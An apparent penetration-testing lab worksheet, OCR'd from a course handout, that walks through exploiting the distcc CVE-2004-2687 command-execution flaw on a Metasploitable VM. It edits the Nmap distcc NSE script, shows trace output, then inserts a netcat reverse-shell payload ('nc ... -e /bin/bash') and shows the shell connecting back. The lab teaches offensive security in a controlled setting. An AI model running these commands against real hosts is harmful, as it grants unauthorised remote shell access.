
7	Open https://nmap.org/search/ and search for distcc. Open distcc-cve2004-2687 NSE script link. Have a look at the documentation. `nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse`





8	Try to add your own command in the arguments variable, let see if this script can execute our own payload(command) `nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse --script-args="distcc-exec.cmd='ifconfig'"`




9	Edit distcc-cve2004-2687.nse, try to understand the script first. Set ifconfig in the corresponding variable, save and run the script.
	`sudo nano /usr/share/nmap/scripts/distcc-cve2004-2687.nse`
	
	`#set ifconfig to the variable`
	
	`nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse`
	
	`nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse --script-trace`
	
	`nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse -d`



Command Prompt
gh1mau@DESKTOP-M2CCF76:
gh1mau@DESKTOP-M2CCF76:
GNU nano 7.2 /usr/share/nmap/scripts/distcc-cve2004-2687.nse *
local arg_cmd = stdnse.get_script_args(SCRIPT_NAME .. '.cmd') or "id"
local function fail(err) return stdnse.format_output(false, err) end
action = function(host, port)
local distcc_vuln = {
title = "distcc Daemon Command Execution",
IDS = {CVE = 'CVE-2004-2687'},
risk_factor = "High",
scores = {
CVSSv2 = "9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)",
},
description = [[
Allows executing of arbitrary commands on systems running distccd 3.1 and
earlier. The vulnerability is the consequence of weak service configuration.
]],
references = {
'https://nvd.nist.gov/vuln/detail/CVE-2004-2687',
'https://distcc.github.io/security.html',
},
dates = { disclosure = {year = '2002', month = '02', day = '01'}, },
exploit_results = {},
}
local arg_cmd = "ifconfig"
local report = vulns.Report:new(SCRIPT_NAME, host, port)
distcc_vuln.state = vulns.STATE.NOT_VULN
local socket = nmap.new_socket()
if (not(socket:connect(host, port))) then
return fail("Failed to connect to distcc server")
end
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy


Command Prompt
gh1mau@DESKTOP-M2CCF76:
gh1mau@DESKTOP-M2CCF76:
(gh1mau㉿DESKTOP-M2CCF76)-[~]
$ nmap -p 3632 10.55.32.123 --script=distcc-cve2004-2687.nse --script-trace
Starting Nmap 7.94SVN (https://nmap.org) at 2023-12-08 08:54 +08
NSOCK INFO [1.0940s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [10.55.32.123:3632]
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | CONNECT
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | DIST00000001
NSOCK INFO [1.0950s] nsock_write(): Write request for 12 bytes to IOD #1 EID 19 [10.55.32.123:3632]
NSOCK INFO [1.0950s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 19 [10.55.32.123:3632]
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | SEND
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | ARGC00000008ARGV00000002shARGV00000002-cARGV00000012sh -c '(ifconfig)'
ARGV00000001#ARGV00000002-cARGV00000006main.cARGV00000002-oARGV00000006main.o
NSOCK INFO [1.0960s] nsock_write(): Write request for 147 bytes to IOD #1 EID 27 [10.55.32.123:3632]
NSOCK INFO [1.0960s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [10.55.32.123:3632]
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | SEND
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | 00000000: 44 4f 54 49 30 30 30 30 30 30 30 31 41 0a DOTI00000001
A
NSOCK INFO [1.0980s] nsock_write(): Write request for 14 bytes to IOD #1 EID 35 [10.55.32.123:3632]
NSOCK INFO [1.0980s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 35 [10.55.32.123:3632]
NSE: TCP 172.24.43.49:57336 > 10.55.32.123:3632 | SEND
NSOCK INFO [1.0990s] nsock_read(): Read request from IOD #1 [10.55.32.123:3632] (timeout: 30000ms) EID 42
NSOCK INFO [1.1020s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 42 [10.55.32.123:3632] (1010 bytes)
NSE: TCP 172.24.43.49:57336 < 10.55.32.123:3632 | DONE00000001STAT00000000SERR00000000SOUT000003b6eth0 Link encap:E
thernet HWaddr 00:0c:29:91:96:dd
inet addr:10.55.32.123 Bcast:10.55.32.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe91:96dd/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:241047 errors:100 dropped:104 overruns:0 frame:0
TX packets:166685 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:23357224 (22.2 MB) TX bytes:11222795 (10.7 MB)
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host




10	Edit distcc-cve2004-2687.nse, change the previous payload command to this: **(reference: https://www.revshells.com/)** `local arg_cmd = " nc your_attack_machine_ip your_port -e /bin/bash"`




11	Setup ncat listener on your host machine (attacker) `C:\Program Files (x86)\Nmap\zenmap\bin>ncat -lvp 1234`
	


12	Run again the nse script, and wait for reverse connection. Run few system command to verify you got the reverse shell.
	`nmap -p 3632 <Metasploitable_IP> --script=distcc-cve2004-2687.nse -d`
	
	`whoami`
	
	`ifconfig`
	
	`hostname`


Command Prompt - ncat -lv
gh1mau@DESKTOP-M2CCF7(
gh1mau@DESKTOP-M2CCF7(
OpenSSH SSH client
C:\Program Files (x86)\Nmap\zenmap\bin>ncat -lvp 1234
Ncat: Version 7.94 (https://nmap.org/ncat)
Ncat: Listening on [::]:1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.55.32.123:52264.
whoami
daemon
ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:91:96:dd
inet addr:10.55.32.123 Bcast:10.55.32.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe91:96dd/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:259507 errors:100 dropped:104 overruns:0 frame:0
TX packets:166877 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:24535474 (23.3 MB) TX bytes:11245455 (10.7 MB)
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:770 errors:0 dropped:0 overruns:0 frame:0
TX packets:770 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:385949 (376.9 KB) TX bytes:385949 (376.9 KB)
hostname
metasploitable


Task 2: Basic NSE Script writing	
1	Download and run Halcyon_IDE_v2.0.2. **(https://halcyon-ide.org/)**

